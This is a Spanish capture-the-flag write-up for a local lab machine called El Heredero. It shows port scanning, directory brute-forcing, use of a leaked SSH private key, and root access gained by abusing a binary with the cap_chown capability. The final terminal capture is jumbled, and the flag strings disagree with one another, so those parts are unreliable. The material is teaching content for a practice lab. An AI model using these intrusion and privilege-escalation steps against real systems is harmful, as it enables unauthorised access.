

Writeup - El Heredero

El Heredero - Whoami-labs

Autora	Ruth Pérez
Dificultad	Fácil
Objetivo	172.17.0.2
Plataforma	Whoami-labs
Fecha	25/08/2026

1. Reconocimiento inicial

Se realizó un escaneo completo de puertos con detección de servicios , versiones y scripts por defecto: **nmap -p- -sS -sC -sV -vvv -n -Pn --min-rate=5000 172.17.0.2 -oN escaneo.txt**

```
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE REASON      VERSION
22/tcp    open  ssh      syn-ack ttl 64 OpenSSH 10.0p2 Debian 7+deb13u2 (protocol 2.0)
8080/tcp   open  http      syn-ack ttl 64 SimpleHTTPServer 0.6 (Python 3.13.5)
|_ http-methods:
|_   Supported Methods: GET HEAD
|_ http-server-header: SimpleHTTP/0.6 Python/3.13.5
|_ http-title: Whoami-Labs | Internal Transfer
MAC Address: AA:C5:1E:03:32:E6 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 10:40
Completed NSE at 10:40, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 10:40
Completed NSE at 10:40, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 10:40
Completed NSE at 10:40, 0.00s elapsed
Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.65 seconds
Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)

(kali@kali)-[~/whoami-labs/machines/el_heredero]
$
```

El escaneo reveló dos servicios activos:

Puerto	Servicios	Versión
22/tcp	SSH	OpenSSH 10.0p2 (Debian)
8080/tcp	HTTP	SimpleHTTPServer 0.6 (Python 3.13.5)

2. Enumeración del servicio web

El puerto 8080 alojaba un listado de directorios titulado “Internal File Share”. Se combinó exploración manual con **Feroxbuster** para confirmar el contenido:

feroxbuster -u http://172.17.0.2:8080/ -w /usr/share/wordlists/dirb/common.txt -x txt,php,zip,tar,bak

```

(kali@kali)-[~/whoami-labs/machines/el_hereder0]
$ feroxbuster -u http://172.17.0.2:8080/ -w /usr/share/wordlists/dirb/common.txt -x txt,php,zip,tar,bak



FEROXBUSTER
by Ben "epi" Risher ver: 2.13.1

Target Url      http://172.17.0.2:8080/
In-Scope Url    172.17.0.2
Threads         50
Wordlist         /usr/share/wordlists/dirb/common.txt
Status Codes    All Status Codes!
Timeout (secs)  7
User-Agent      feroxbuster/2.13.1
Config File     /etc/feroxbuster/ferox-config.toml
Extract Links   true
Extensions     [txt, php, zip, tar, bak]
HTTP methods    [GET]
Recursion Depth 4

Press [ENTER] to use the Scan Management Menu™

404 GET 13l 32w 335c Auto-filtering found 404-like response and created new filter; togg
301 GET 0l 0w 0c http://172.17.0.2:8080/.old => http://172.17.0.2:8080/.old/
200 GET 4l 12w 115c http://172.17.0.2:8080/.bash_history_bak
200 GET 1l 152w 1589c http://172.17.0.2:8080/
200 GET 1l 152w 1589c http://172.17.0.2:8080/index.html
[*****] - 16s 27696/27696 0s found:4 errors:0
[*****] - 15s 27684/27684 1814/s http://172.17.0.2:8080/

```



3. Descubrimiento de credenciales

Se decargó y analizó el archivo `.bash_history_bak`, un histórico de comandos filtrados por error:

curl -s http://172.17.0.2:8080/.bash_history_bak


```
(kali@kali)-[~/whoami-labs/machines/el_heredero]
$ curl -sv http://172.17.0.2:8080/.bash_history_bak
* Trying 172.17.0.2:8080 ...
* Established connection to 172.17.0.2 (172.17.0.2 port 8080) from 172.17.0.1 port 48192
* using HTTP/1.x
> GET /.bash_history_bak HTTP/1.1
> Host: 172.17.0.2:8080
> User-Agent: curl/8.20.0
> Accept: */*
>
* Request completely sent off
* HTTP 1.0, assume close after body
< HTTP/1.0 200 OK
< Server: SimpleHTTP/0.6 Python/3.13.5
< Date: Tue, 25 Aug 2026 14:49:01 GMT
< Content-type: application/octet-stream
< Content-Length: 115
< Last-Modified: Tue, 05 May 2026 06:42:08 GMT
<
cd /home/student/project
ssh-keygen -t rsa
cp id_rsa /opt/dev_temp/project_v2/.old/key.private
# Borrar esto luego
* shutting down connection #0
(kali@kali)-[~/whoami-labs/machines/el_heredero]
$
```

Nota: El comentario # Borrar esto luego confirma que la clave privada SSH quedó expuesta accidentalmente y nunca fue eliminada del recurso compartido.

Se descargó la clave desde /.old/key.private y se utilizó para autenticación SSH, usando student como usuario (deducido de la ruta /home/student/project presente en el hitórico).


```
(kali@kali)-[~/whoami-labs/machines/el_heredero]
$ ssh -i key.private student@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is: SHA256:6ZfxUETfZFJYH4bA+PAZPEP2HOBLLQvxuaSRzB5MnW9H
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
Linux 42e75d764ddd 7.0.12+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 7.0.12-2kali1
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
student@42e75d764ddd:~$
```

Acceso concedido. Se localizó y capturó la flag del usuario:

```
student@42e75d764ddd:~$ whoami
student
student@42e75d764ddd:~$ pwd
/home/student
student@42e75d764ddd:~$ id
uid=1000(student) gid=1000(student) groups=1000(student)
student@42e75d764ddd:~$ find / -perm -4000 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/sbin/exim4
/usr/bin/su
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/mount
/usr/bin/umount
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/chsh
student@42e75d764ddd:~$ ls -al
total 40
drwx----- 1 student student 4096 Aug 25 14:59 .
drwxr-xr-x 1 root root 4096 May 5 06:42 ..
-rw----- 1 student student 33 Aug 25 14:59 .bash_history
-rw-r--r-- 1 student student 220 Mar 8 15:21 .bash_logout
-rw-r--r-- 1 student student 3526 Mar 8 15:21 .bashrc
-rw-r--r-- 1 student student 807 Mar 8 15:21 .profile
drwx----- 1 student student 4096 Aug 25 16:05 .ssh
-r----- 1 student student 35 May 5 06:42 user.txt
student@42e75d764ddd:~$ echo user.txt
user.txt
student@42e75d764ddd:~$ cat user.txt
Capabilities{ei_h3r3d3r0_sys0wnr}
```


4. Escalada de privilegios

Se realizó la enumeración estándar de vectores habituales de escalada:



```
student@42e75d764ddd:~$ whoami
student
student@42e75d764ddd:~$ pwd
/home/student
student@42e75d764ddd:~$ id
uid=1000(student) gid=1000(student) groups=1000(student)
student@42e75d764ddd:~$ find / -perm -4000 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/sbin/exim4
/usr/bin/su
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/mount
/usr/bin/umount
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/chsh
student@42e75d764ddd:~$ ls -al
total 40
drwx----- 1 student student 4096 Aug 25 14:59 .
drwxr-xr-x 1 root root 4096 May 5 06:42 ..
-rw----- 1 student student 33 Aug 25 14:59 .bash_history
-rw-r--r-- 1 student student 220 Mar 8 15:21 .bash_logout
-rw-r--r-- 1 student student 3526 Mar 8 15:21 .bashrc
-rw-r--r-- 1 student student 807 Mar 8 15:21 .profile
drwx----- 1 student student 4096 Aug 25 16:05 .ssh
-r----- 1 student student 35 May 5 06:42 user.txt
student@42e75d764ddd:~$ echo user.txt
user.txt
student@42e75d764ddd:~$ cat user.txt
Capabilities{e1_h3r3d3r0_sysowner}
student@42e75d764ddd:~$
```

Al no encontrar nada aprovechable por la vía de binarios SUID, se comprobaron las **Linux Capabilities** asignadas en el sistema:



```
student@42e75d764ddd:~$ getcap -r / 2>/dev/null
/usr/bin/sysowner cap_chown=ep
student@42e75d764ddd:~$ /usr/bin/sysowner student /root
student@42e75d764ddd:~$ ls -la /root
total 28
drwx----- 1 student root 4096 May 5 06:42 .
drwxr-xr-x 1 root root 4096 Aug 25 12:33 ..
-rw-r--r-- 1 root root 607 Mar 2 21:50 .bashrc
-rw-r--r-- 1 root root 132 Mar 2 21:50 .profile
drwx----- 2 root root 4096 May 5 06:41 .ssh
-r----- 1 student root 33 May 5 06:42 root.txt
student@42e75d764ddd:~$ cat root.txt
cat: root.txt: No such file or directory
student@42e75d764ddd:~$ /usr/bin/sysowner student /root/root.txt
student@42e75d764ddd:~$ cat /root/root.txt
Capabilities{e1_h3r3d3r0_backup}
student@42e75d764ddd:~$
```

Se identificó un binario no estándar, **sysowner**, con la capability **cap_chown** habilitada. Esta capability permite cambiar el propietario de **cualquier archivo del sistema**, sin importar qué usuario ejecute el binario.

Trás confirmar las sintaxis correcta (**sysowner <usuario> <archivo>**), se utilizó directamente para tomar posesión del directorio **/root** y de la flag.


```
Session Actions Edit View Help
student@2a75d764dd:~$ ls -l
total 32
-rw-r--r-- 1 student student 4096 Aug 25 17:02 flags.txt
-rw-r--r-- 1 student student 4096 Aug 25 17:00 flags.txt
-rw-r--r-- 1 student student 4096 Aug 25 17:00 flags.txt
-rw-r--r-- 1 student student 4096 Aug 25 17:00 flags.txt
-rw-r--r-- 1 student student 4096 Aug 25 17:00 flags.txt
total 48
drwxr-xr-x 1 student student 4096 Aug 25 17:01
-rw-r--r-- 1 student student 4096 Aug 25 17:01
-rw-r--r-- 1 student student 4096 Aug 25 17:01
LABORATORIO: El Heredero
DIFICULTAD: fácil [●●●●●●]
PUNTUACIÓN: 1 XP
[*] Cargando imagen desde el_heredero.tar... 05
Laboratorio: El Heredero
Dificultad: ●●●●●●
[>] OBJETIVO: 172.17.0.2 (systemer)
[?] Introduce la flag de USUARIO: Capabilities{el_h3r3d3r0_sysowner}
[V] ¡Correcto! Flag USUARIO validada.
[?] Introduce la flag de ROOT: Capabilities{el_h3r3d3r0_backup}
[V] ¡Correcto! Flag ROOT validada.
¡FELICIDADES! HAS COMPLETADO EL LABORATORIO El Heredero
Tiempo total: 5h 28m 50s
XP Obtenida: 1 Puntos
Presiona Enter para cerrar el laboratorio...
student@2a75d764dd:~$ sudo su - student /root
student@2a75d764dd:~$ ls -la /root
total 32
-rw-r--r-- 1 student root 4096 May 5 06:42
-rw-r--r-- 1 root root 4096 Aug 25 17:33
-rw-r--r-- 1 root root 4096 Mar 2 21:58 .bashrc
-rw-r--r-- 1 root root 4096 Mar 2 21:58 .profile
-rw-r--r-- 1 root root 4096 May 5 06:42
```

Conclusión: Este laboratorio demuestra cómo una cadena de fallos aparentemente menores puede derivar en el compromiso total de un sistema, sin necesidad de explotar ninguna vulnerabilidad de software conocida. El punto de entrada no fue una falla técnica compleja, sino un error humano común: dejar un archivo de respaldo (.bash_history_bak) accesible públicamente, que reveló la ubicación de una clave SSH privada nunca eliminada tras su uso “temporal”.